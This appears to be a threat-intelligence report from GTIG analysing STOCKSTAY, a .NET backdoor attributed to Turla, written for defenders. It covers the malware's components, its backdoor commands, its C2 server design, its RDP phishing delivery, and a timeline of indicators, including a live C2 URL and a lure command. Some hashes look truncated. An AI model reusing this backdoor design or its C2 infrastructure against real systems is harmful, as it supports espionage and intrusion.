The Latest Addition to Turla's Intelligence Gathering Apparatus

By Google Threat Intelligence Group

Published: 2026-06-25 · Archived: 2026-09-23 02:01:33 UTC

Written by: Jordan Jones

Introduction

Google Threat Intelligence Group (GTIG) has conducted an in-depth analysis of a .NET backdoor, tracked as STOCKSTAY, that has been continually developed and deployed by the Russia-linked threat actor Turla (aka SUMMIT, Secret Blizzard, VENOMOUS BEAR, UAC-0194) since at least December 2022. Turla has deployed STOCKSTAY against government and military organizations in Ukraine, as well as entities with an interest in Italian foreign policy. Used for ongoing cyber espionage, this backdoor shares significant code and functional overlaps with KAZUAR, a successful toolkit previously attributed to Turla. The group has a long history of targeting a wide range of industries, with a particular focus on western Ministries of Foreign Affairs, and defense organizations within the context of heightened political tensions.

Turla, and specifically their longstanding Snake implant, has been publicly attributed by the United States Cybersecurity and Infrastructure Security Agency (CISA) to Center 16 of Russia's Federal Security Service (FSB). Turla is one of the oldest known cyber espionage groups with suspected activity dating back to at least 2004. The actor remains active and continues to evolve its delivery methods, as demonstrated by its deployment of specialized scripts to intercept secure communications from Signal Messenger users, its hijacking of legacy criminal botnets to target Ukrainian organizations, and its recent campaigns targeting military defense sectors using the highly sophisticated KAZUAR toolkit. As part of our continued tracking of this group, this blog post provides an overview of our STOCKSTAY analysis, includes a timeline of key developmental and operational observations, and examines its similarities to KAZUAR to contextualize this new capability within Turla's ever-growing arsenal.

STOCKSTAY Overview

STOCKSTAY is a multi-component backdoor written in .NET, using the Windows Forms framework, which communicates with its command and control (C2) via a secure WebSocket connection, utilizing the open-source websocket-sharp library. STOCKSTAY consists of several distinct components that communicate with one another via an inter-process communication (IPC) channel, based on the exchange of WM_COPYDATA messages.

STOCKSTAY was originally designed to masquerade as a stock market data viewing tool, incorporating this disguise in both its file naming scheme and its storage of implant configuration, control messages, and response data. While initial versions of the malware observed by GTIG retained the internal aspects of this disguise, in 2025 we identified variants of STOCKSTAY masquerading as other benign applications, such as PDF viewers and calculator utilities.



Figure 1: Overview of STOCKSTAY malware architecture

STOCKSTAY.STOCKBROKER

STOCKSTAY.STOCKBROKER is a proxy-aware tunneler which provides network communication capabilities to the wider STOCKSTAY ecosystem. STOCKSTAY.STOCKBROKER, internally referred to as "`net`", can be instructed to establish a secure WebSocket connection to a specified remote server, after which it acts as a relay between the server and the STOCKSTAY.STOCKMARKET orchestrator. As a result, all C2 communication between STOCKSTAY and the configured C2 server are handled by STOCKSTAY.STOCKBROKER, isolating the malware's network communications from other malicious host-based activity on the infected machine.

STOCKSTAY.STOCKMARKET

STOCKSTAY.STOCKMARKET, internally referred to as "`cor`", is the orchestrator of the STOCKSTAY ecosystem, and enables the implant's configurability. The malware's configuration is loaded from an encrypted on-disk configuration file which specifies several options regarding the malware's execution, including the details of the remote WebSocket server required by STOCKSTAY.STOCKBROKER. The configuration file attempts to disguise itself as a legitimate file by including various legitimate URLs associated with cryptocurrency markets, as well as falsified descriptions of each configuration field (Figure 2). Encrypted configuration data is embedded within the decoy fields, which is decrypted by STOCKSTAY.STOCKMARKET.

```
{
 "Name": "StockMarket",
 "Description": "An application for getting information about current events on trading platforms. To set the time for up
 "Theme": "Dark",
 "SystemConfiguration": [
   "1D.AA.79.9F.45.AA.04.B3.<snipped>.68.0A.5D.A3.E6.A3.82.FA",
   "6F.41.4D.6D.C3.20.E5.32.<snipped>.00.B8.26.DF.E1.13.0A.21",
   "4.4.3.12"
 ],
 "Interval": 10,
 "Services": [
   "wss://ws-api.binance.com:443/ws-api/v3",
   "wss://ws-feed.exchange.coinbase.com",
   "wss://ws-feed-public.sandbox.exchange.coinbase.com",
```

```
    "wss://stream.bybit.com/v5/public/spot",
    "wss://stream.bybit.com/v5/public/linear"
  ],
  "Version": "2022-12-21"
}
```

Figure 2: Encrypted STOCKSTAY configuration file format, falsely describing itself as an application for trading information

```
{
  "internal_id": "<server_identifier>",
  "internal_key": "<server_public_key>",
  "interval_engine": "600000",
  "level_info": "0",
  "time_scale": "1",
  "span_min": "9",
  "span_max": "18",
  "rate": "2700",
  "rate_control": "false",
  "service": "<websocket_c2_url>",
  "days_not_work": "Saturday;Sunday;",
  "system_properties": "eyJzeXN0ZW1fZGF0YV9zaXplIjoiNDAwMDAwIn0="
}
```

Figure 3: Decrypted STOCKSTAY configuration file format (extracted from `SystemConfiguration` field)

STOCKSTAY.STOCKMARKET communicates with STOCKSTAY.STOCKBROKER in order to provide details of the WebSocket server, and to subsequently send and receive messages via the established WebSocket connection, usually containing the results of executed commands. STOCKSTAY.STOCKMARKET also communicates with the STOCKSTAY.STOCKTRADER component in order to issue commands to be executed on the infected host.

On first execution, STOCKSTAY.STOCKMARKET generates a unique 4096-bit RSA key pair, to be used throughout the implant's lifecycle to encrypt outbound data prior to being sent via WebSocket. The implant's public key is sent to the server in the malware's first request, to enable the server to decrypt task responses. STOCKSTAY.STOCKMARKET also generates a unique infection identifier to be used by the C2 server to determine the intended receiver of tasking. STOCKSTAY's configuration file specifies an "`internal_id`" field, which GTIG assesses represents an identifier for the server-side component of the malware ecosystem. We assess that this identifier is used by the malware's operators to retrieve responses from interim C2 servers which may be used by multiple operators. To date, GTIG has observed only a single unique value for this identifier and is unable to determine whether multiple operators are leveraging STOCKSTAY at this time due to insufficient telemetry.

STOCKSTAY.STOCKTRADER

STOCKSTAY.STOCKTRADER, internally referred to as "`sys`", is the backdoor component of the STOCKSTAY ecosystem, and supports a range of registry, file, and command execution operations on the infected host, as detailed in Table 1.

Task Command Name	Description
`Del`	Delete the specified files. Requires a semi-colon-separated list of file paths, each of which will be deleted. Confirmation of each deleted file, or deletion failure, is returned to the C2.

Task Command Name	Description
`Dir`	Generate a listing of the specified directories. Requires a semi-colon-separated list of directory paths, each of which will be enumerated with the paths of all contained files and subdirectories being returned to the C2. Optionally performs recursive directory listing.
`Get`	Retrieve one or more specified files. Allows for collection of files with specific extensions. Requires a semi-colon-separated list of file or directory paths, and a list of target file extensions. If a file path is included in the list, this file will be returned. If instead a directory path is included in the list, the malware will perform an optionally recursive search of the directory to identify any files matching the target file extensions. All files matching either the specified file paths, or the target file extensions, will be added to an in-memory ZIP archive and subsequently base64-encoded for transmission to the C2.
`Image`	Perform a screen-capture of the victim's screen. The resultant image is base64-encoded for transmission to the C2.
`MkDir`	Create one or more directories. Requires a semi-colon-separated list of directory paths, each of which will be created. Confirmation of each created directory, or any resultant error, is returned to the C2.
`MultyTask`	Process multiple tasks at once. Requires a semi-colon-separated list of tasks, each of which must be a serialized JSON object containing an individual task. Each task is submitted to the malware's command-manager in-turn, with all command output being discarded; no data is returned to the C2 when processing multiple tasks at once.
`Put`	Upload a file to the device. Requires a base64-encoded string representation of the file content to be written to the specified filepath. The required file write operation is performed in "Append" mode. Confirmation of file upload, or details of any relevant error, is returned to the C2.
`RegDelete`	Delete a registry value. Requires a registry key and corresponding value name to delete.

Task Command Name	Description
`RegRead`	Read a registry value. Requires a registry key and corresponding value name to read.
`RegWrite`	Set a registry value. Requires a registry key and corresponding value name, as well as the value and data type used to populate the registry value.
`RmDir`	Delete the specified directories. Requires a semi-colon-separated list of directory paths, each of which will be deleted. Confirmation of each deleted directory, or deletion failure, is returned to the C2.
`Run`	Execute a new process. Requires a path to the file to execute and its corresponding arguments. A default timeout of 60 seconds is hard-coded into the malware, however this can be overridden by the task configuration. All subprocesses are created windowless with redirected stdout.
`Sysinfo`	Conduct a system survey to gather key information about the infected host. Operating system information is collected via the Windows Management Instrumentation (WMI) ManagementObjectSearcher, specifically the following fields: • OSVersion • Architecture • SerialNumber • CodeSet • CountryCode • Locale • InstallDate • BootupTime • MachineName • SystemDirectory • LocalTime • AnsiCodePage • UserName With respect to hardware, WMI is queried for the following:

Task Command Name	Description
	• ProcessorName • NumberCores • ClockSpeed • MemoryCapacity • MemoryType • DiskModel • DiskSize The malware also captures a list of the names of running processes.
`UnpackArchive`	Extract the specified ZIP file to its current directory.

Table 1: Backdoor commands supported by STOCKSTAY.STOCKTRADER

Related Downloaders and Installers

STOCKSTAY.MARKETMAKER

STOCKSTAY.MARKETMAKER is a proxy-aware downloader written in .NET using the Windows Forms framework that downloads and extracts additional payloads from a remote server, establishes persistence through Windows registry modifications, and runs silently in the background with no user interface. This downloader has been observed masquerading as "MicrosoftUpdateOneDrive" to appear legitimate while setting up multiple autorun entries to execute the core components of STOCKSTAY.

.NET AppDomainManager

During our analysis, GTIG identified what we believe to be an early development sample of STOCKSTAY.MARKETMAKER which, instead of downloading the required components, was dependent on external mechanisms (such as .NET AppDomainManager injection) for the initial deployment of samples to the target host.

STOCKSTAY Server-Side Controller

GTIG identified a publicly accessible GitHub repository containing a Python implementation of the victim-facing STOCKSTAY WebSocket server controller. The lightweight design of the server component appears to supplement the threat actor's usage of third-party hosting platforms such as Render platform which provides a platform for hosting web services, including WebSockets. The inability for the server to decrypt inbound messages prevents introspection by platform operators, and further obfuscates the location of the threat actor's dedicated infrastructure. This architecture somewhat resembles Turla's multi-hop KAZUAR C2 infrastructure.



Figure 4: Overview of STOCKSTAY C2 Infrastructure

The server extends `tornado.websocket.WebSocketHandler` to provide the interface described in Table 2, under the path `/ws` ; aligning with all observed STOCKSTAY WebSocket C2 URLs.

Event	Description
WebSocketHandler.check_origin	Hard-coded to return True to accept all cross-origin traffic.
WebSocketHandler.open	Logs the client's IP address using the following string format: `WebSocket open. IP: {client_ip}`

WebSocketHandler.on_message	Handles inbound messages from the connected client.
	Inbound messages are base64-decoded before being parsed as JSON into an object internally known as a "package".
	Each "package" contains an "action" and a "container", which provide the request's type and associated data, respectively. The following describes the handling logic of each action type.
	Action: send
	The server extracts the following attributes from the inbound message's "container" and inserts them into a new row within the local `weather_data` database table.
	`container.target`
	• The STOCKSTAY client populates this field with the `internal_id` or `i_id` field from the config file.
	`container.sender`
	• The STOCKSTAY client populates this field with the unique client uuid generated on first execution.
	`container.message`

	• This field contains the encrypted message body in a format referred to within the STOCKSTAY client as “CryptoContainer”.
	
	On completion, the server logs the following message:
	
	`Action: send; trgt={target_id}; sndr={sender_id}`
	
	Action: recv
	
	Inbound `recv` requests simply specify the `container.sender` attribute, which corresponds with the client’s unique identifier.
	
	The server then retrieves all messages from the `weather_data` database table where the target identifier (“degrees” column) matches the specified `container.sender`. This has the effect of allowing the client to retrieve all messages intended for it, such as those sent to the server by an upstream C2 controller.
	
	Each matching row is returned to the client in the following format, before being deleted from the database.
	
	`{ "target": degrees, "sender": pressure, "message": wdata, "ip": coords, "time": datetime }`
	
	On completion, the server logs the following message:
	
	`Action: recv; sndr={sender}`

WebSocketHandler.on_close	Logs the client’s IP address using the following string format: `WebSocket close. IP: {client_ip}`

Table 2: Overview of STOCKSTAY WebSocket Server Interface

Database Structure

The server maintains a local SQLite3 database under the filename `weather_data1.db`, structured as shown in Tables 3 and 4.

Column	Description
`id`	Primary key
`degrees`	Recipient's UUID from `container.target`
`pressure`	Sender's UUID from `container.sender`

Column	Description
`wdata`	Message data from `container.message`
`coords`	Sender's IP address, extracted from `X-Forwarded-For` header, or `none_ip` if no sender specified.
`status`	Defaults to 0 - doesn't appear to be used or returned to the client.
`datetime`	Time of row creation

Table 3: `weather_data` database table structure

Column	Description
`id`	Primary key
`data`	Log message
`datetime`	Time of creation

Table 4: `log` database table structure

Key Operational Characteristics

Consistent Use of Academic or Diplomatic Lure Content

The threat actor(s) involved in STOCKSTAY operations appear to have an affinity for integrating academia and diplomacy into their infrastructure and lure/decoy content, including:

- compromising an email account belonging to a Ukrainian university to disseminate phishing emails;
- using the names of an academic institution within the file name of a malicious RDP file;
- compromising a diplomatic education platform for phishing and distribution of malicious RDP files;
- using “education” and “diplo” within registered phishing domains; and
- using “DiplomacyEduAI” as the product name within STOCKSTAY MSI files.

Persistent Ukrainian Targeting

A significant proportion of STOCKSTAY operations observed by GTIG have been targeted at Government or Military organizations within Ukraine, consistent with Russian interests in relation to the ongoing conflict between the two countries. The threat actor has been observed utilizing in-country compromised infrastructure, including compromised government services, to deploy both STOCKSTAY and a range of supplementary payloads, in support of these operations.

Suspected European Targeting

A smaller number of STOCKSTAY operations observed by GTIG appear to have been targeted at European entities. Early development samples of STOCKSTAY were identified in various European nations, including Italy, the Netherlands, Poland, and Germany; however, we have been largely unable to confirm the intended victims for the majority of these early infections, nor whether these samples were identified as a result of the threat actor testing their capabilities against publicly available virus scanning services such as VirusTotal. GTIG was able to identify, in at least one case, the targeting of entities associated with, or interested in, a foreign affairs ministry in Europe in relation to phishing and suspected STOCKSTAY activity.

Deployment via Malicious RDP Files

GTIG observed STOCKSTAY being deployed following successful phishing attempts using malicious RDP configuration files. The RDP files were designed to create a connection from the victim's device to actor-controlled infrastructure, through which the actor could then deploy subsequent payloads.

In one operation in early 2025, GTIG identified a phishing email, claiming to be sent by a defense-related training academy, containing a malicious RDP file attachment. A short time following the victim's connection to the actor's infrastructure, the actor deployed STOCKSTAY.MARKETMAKER, a .NET downloader designed to retrieve and install the full STOCKSTAY suite on the victim's device.

Later, in mid-2025, GTIG identified similar malicious RDP files being hosted on a compromised diplomatic-themed education platform, luring victims into downloading and executing the file under the guise of enabling access to an online training portal. GTIG was unable to confirm whether STOCKSTAY was ultimately deployed as a result of this operation; however, overlaps in the actor's infrastructure and education-themed lures for both operations may suggest STOCKSTAY was the intended payload.

Deployments at Multiple Stages of Operations

Through GTIG's visibility, we have identified that the threat actor uses STOCKSTAY at multiple distinct stages of their operations.

In the first instance, the threat actor uses STOCKSTAY during operations to gain initial access into environments which haven't yet been subject to the group's reconnaissance activities. In these instances, STOCKSTAY is configured with hard-coded configuration passwords, which can be trivially extracted by analysts. We observed this type of infection stemming from the group's phishing operations, where the threat actor is unable to determine exactly where in the victim's network they are going to gain their initial foothold.

When the threat actor deploys STOCKSTAY at a later stage of operation, following reconnaissance, STOCKSTAY is configured to incorporate environmental keying for its configuration, requiring the malware to be executed either on a specific host, by a specific user, within a specific domain, or a pre-determined combination of the these attributes. This configuration implies that, at this stage, the actor knows exactly which machine is being targeted, likely through existing accesses to the target environment. This was seen within Ukrainian networks where STOCKSTAY was deployed toward the end of an operation which had previously relied heavily on the group's other tools, such as KAZUAR.

Overlaps with KAZUAR

K1MORPHER String Obfuscation

In April 2025, GTIG observed STOCKSTAY being updated to implement a new string obfuscation mechanism, based around an obscure pseudo-random number generation algorithm named "Squirrel3", which was presented at Game Developers Conference 2017.

GTIG later identified versions of STOCKSTAY containing some of their original class-names, which showed the code responsible for runtime string deobfuscation being contained within a class named "K1.Morpher". Analysis of K1MORPHER shows the ability to perform runtime deobfuscation of a range of datatypes, such as strings, integers, and arrays.

In June 2025 GTIG noticed K1MORPHER code appearing in samples of KAZUAR. KAZUAR has historically used its own simple but effective code and string obfuscation techniques to evade detection, such as: the insertion of junk code; replacing

static constant values with the results of XOR operations; and large quantities of unique character substitution tables. The actor's use of K1MORPHER within STOCKSTAY appears to be trending toward mimicking KAZUAR's multi-class obfuscation techniques, where obfuscation is handled by multiple distinct classes, as observed in suspected test builds of STOCKSTAY hosted on a compromised Cypriot website in April 2024.

Implant Architecture

Since at least 2024, KAZUAR has been observed being deployed using a multi-component architecture, whereby C2 communication, task orchestration, and task execution are managed by separate components. Within the KAZUAR ecosystem, these components are referred to as "BRIDGE", "KERNEL", and "WORKER", respectively.

As of late 2023, GTIG identified a similar separation of responsibilities within the STOCKSTAY ecosystem, with the same responsibilities being separated into distinct components. C2 communication is managed by the component tracked by GTIG as STOCKSTAY.STOCKBROKER, while task orchestration and execution are handled by STOCKSTAY.STOCKMARKET and STOCKSTAY.STOCKTRADER, respectively.

Environmental Keying

Both KAZUAR and STOCKSTAY ecosystems have been observed using environmental keying to protect themselves from detection and analysis.

DIAMONDBACK, a dropper often deployed prior to KAZUAR in the execution chain, has made use of a hash of the target's hostname in decrypting its payload, to prevent divulgence of its intentions outside of the target environment. Later versions of DIAMONDBACK can be configured to incorporate the target's username and domain name in the hash required to decrypt the payload.

STOCKSTAY has been observed using the hash of the target's hostname or domain name during the decryption of its configuration data, preventing disclosure of C2 infrastructure unless operating in the intended environment.

Summary of Overlaps

GTIG assesses with moderate confidence that STOCKSTAY and KAZUAR may be developed in-part by a common developer or team, with active development occurring in tandem between the two malware ecosystems. We believe that STOCKSTAY is being developed in KAZUAR's image, with several design decisions likely spawning from the threat actor's wealth of experience in conducting operations using this long-standing toolkit. Both ecosystems rely heavily on .NET development, and have been observed using compromised WordPress sites during various stages of their operations.

We assess with low confidence that our observations of STOCKSTAY being deployed alongside KAZUAR during active operations may be a result of the threat actor seeking to test new capabilities in active operations, particularly where they may be expecting their existing access to be remediated in the near future.

STOCKSTAY Timeline

GTIG has conducted a thorough investigation into the history of STOCKSTAY, identifying suspected development activity as far back as December 2022. What follows is our assessment of the timeline of events surrounding STOCKSTAY's development and deployment. To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) within each observed operation section, and in a GTI Collection for registered users.



Figure 5: Timeline of STOCKSTAY observations

December 2022

The version of the open-source websocket-sharp.dll bundled with the majority of observed STOCKSTAY.STOCKBROKER samples was last modified, according to timestamp information in MSI files and ZIP archives containing STOCKSTAY. Although built from an open-source library, this specific instance appears to have been compiled by the actor themselves, thus creating a uniquely identifiable artifact with which to track this malware's continuous development.

Filename	Description	SHA-256
`websocket-sharp.dll`	Instance of open-source library used by the threat actor	`d1e54270433a94aa3d45d888e4c62299bee3480eb2cb4a5489c7dda69d476c3e`

Table 5: File indicators

September 21, 2023: Germany

An early version of STOCKSTAY was uploaded to VirusTotal from Germany, under the filename "DriversPrinterGraphic.rar". From the archive's timestamps, it appears as though the sample was submitted within 20 minutes of being created, likely indicating this was submitted by the malware's developer.

This version predates the malware's separation into distinct role-based components, instead incorporating all core functionality into a single executable: StockMarketNews.exe. Additionally, this version of STOCKSTAY contained the user interface shown in Figure 6, which enables viewing/editing of configuration options and command messages, while still presenting as a stock market utility.



Figure 6: Early STOCKSTAY user-interface

This particular STOCKSTAY sample uses a slightly different configuration file format; however, the underlying configuration options are consistent with later versions. This sample also utilizes environmental keying for its configuration file; using the lower-cased hostname of the intended target as the decryption password. GTIG has been unable to recover the password at this time.

Filename	Description	SHA-256
`DriversPrinterGraphic.rar`	RAR archive containing STOCKSTAY	`e6d8192960a89d5480868b94088cccdaa1560f9c8a0b0282ced2b7c1f72341b6`
`StockMarketNews.exe`	STOCKSTAY combined executable	`1fc23ec18a94a599a34c74ef5f49a1e27acd37a07d5846661702b5e7e81a6a24`
`sample.conf`	STOCKSTAY configuration file	`1a2ca8b8e0344fe3d80da7352206a470245443e2349a237bc093df934ddc011f`

Table 6: File indicators

December 5 – 6, 2023: Netherlands

A further RAR archive containing STOCKSTAY was submitted to VirusTotal at 2023-12-06 08:52:49 from the Netherlands, under the filename “apps_libwallets_v1.3.rar”. This archive was last modified the previous day at 2023-12-05 16:47:42. This pattern may indicate that the archive was created by the individual at the end of their working day, and then submitted the following day when they returned to the office.

This instance of STOCKSTAY was the first case observed by GTIG of the malware's core functionality being separated into distinct role-based components, using the filenames shown in Table 7.

Component	**Filename**
STOCKSTAY.STOCKMARKET	StockMarketView.exe
STOCKSTAY.STOCKBROKER	StockMarketNet.exe
STOCKSTAY.STOCKTRADER	StockMarketSystem.exe

Table 7: STOCKSTAY component filenames observed in December 2023

Similar to the sample observed in September 2023, this instance of STOCKSTAY also used environmental keying, however this instance used the target computer's domain name as the configuration password. GTIG has been unable to recover the password at this time.

Filename	**Description**	**SHA-256**
`apps_libwallets_v1.3.rar`	RAR archive containing STOCKSTAY components	`81aabf646619ea5f4a72457cd3aa17c5988003d67e6454f45e7cb3361302`
`StockMarketView.exe`	STOCKSTAY.STOCKMARKET orchestrator	`9164054d0bf0b7c8820da4f742860940998984555e65820e4fa8dd07b6bd`
`StockMarketNet.exe`	STOCKSTAY.STOCKBROKER tunneler	`34fcbe7e90fc87a4f3766469c19a64f24672d7adb99e0198f5ba10d58911`
`StockMarketSystem.exe`	STOCKSTAY.STOCKTRADER backdoor	`0a545dd1b703cddfb3d582c8c70f65f556bbd580bfa836a387121eb837bd`
`default.conf`	STOCKSTAY configuration file	`2623c6e3c1f5a7b5e735a64813bc0e1382ae45831f5fadffb08c0e7b0966`

Table 8: File indicators

January 2024: Ukraine

GTIG conducted a review of an incident response conducted by Mandiant relating to a late-2023 compromise of a Ukrainian organization, in which we observed Turla deploying a wide range of tools into the victim's network, including WILDDAY, DIAMONDBACK and KAZUAR, via malicious GPO installation from a compromised domain controller. This activity was accompanied by other simple scripts and backdoors to deploy malware across multiple machines in the infected organization.

During the review, GTIG identified evidence of STOCKSTAY execution on one of the hosts impacted by the infected domain controller. Multiple ZIP archives, each containing one of the core components of STOCKSTAY or its configuration, were uploaded to the domain controller. The files were found in a directory used for staging registry files used to install

WILDDAY both prior to and after STOCKSTAY appeared on the host, as well as for staging output from an otherwise unknown Powershell backdoor (iclsClient.ps1) which was also observed running from the domain controller.

During this operation, an initial STOCKSTAY configuration file was deployed to the domain controller alongside the STOCKSTAY core component executables, however this file was not able to be decrypted using any known passwords or environmental identifiers. A short while later, Mandiant observed a second configuration file being deployed to the domain controller, this time encrypted using the domain name associated with the compromised network. GTIG assesses with moderate confidence that the deployment of the initial configuration file was either a mistake by the threat actor - perhaps deploying a configuration file associated with a different victim - or the result of a default or invalid configuration file being bundled with STOCKSTAY during initial deployment to prevent sensitive C2 details from being captured in the event of early detection of the malware in the victim's environment.

The successfully decrypted configuration defined a STOCKSTAY WebSocket C2 URL of `wss://wool-basalt-clock.glitch.me/ws`. Additionally, the configuration specified an operational time-frame of Monday to Friday between the hours of 0900 and 1800 on the victim's system. This time-based restriction is likely intended to blend C2 communications with normal business operations in the victim's network. This same time-frame has been observed in a majority of STOCKSTAY configuration files analyzed by GTIG.

Of particular note, toward the end of this operation, Mandiant identified firewall detections relating to one of KAZUAR's C2 endpoints. GTIG assesses, with low to moderate confidence, that the threat actor could have been aware of the suspicion surrounding its C2 and deployed STOCKSTAY as a failsafe in case KAZUAR was identified and remediated, thus enabling reinfection at a later date, in the event that STOCKSTAY remained undetected.

Indicator	Description
`wss://wool-basalt-clock.glitch.me/ws`	STOCKSTAY WebSocket C2

Table 9: Network indicators

February 2024: Italy

An MSI file configured to install STOCKSTAY was uploaded to VirusTotal at 2024-02-20 11:45:26 from Italy, under the filename "Copia.msi". The MSI masqueraded as the ILSpy application developed by ICSharpCodeTeam, and contained a large number of legitimate benign components. The MSI installed the core STOCKSTAY components under `%LOCALAPPDATA%/Programs/SMN/`, and enabled persistent execution via registry run keys.

The STOCKSTAY samples contained in the MSI were compiled between January 29 and January 31, 2024, with the configuration file last being modified on February 13, 2024, just a week before being submitted to VirusTotal.

In addition to the installation of STOCKSTAY, the MSI file contains a custom MSI action named "OpenUrl". This action has the sequence number 1 in the InstallUISequence table, indicating it should be executed before any other actions. The custom action is configured to execute the following command:

```
viewer.exe
https://circoloesteri.elezioni.idnet.it/admin-election/riepilogo.php
```

When viewed, the URL contains references to elections ("elezioni") and the Italian organization "Circolo Degli Esteri", which according to their official website (https://www.circoloesteri.it/), was founded to "represent the Ministry of Foreign Affairs". We do not currently assess that the actor was directly targeting Italian elections, and was instead using elections-related phishing lures to target victims. Due to limited visibility, we have been unable to identify any earlier stages of this particular operation, and cannot confirm the identity of the intended targets of any potential related phishing campaigns.

```
Foreign Affairs Club 1936
```

```
Approval of the 2023 Financial Statement

Analysis of the status of those registered to vote (automatically updates every 60 seconds)...
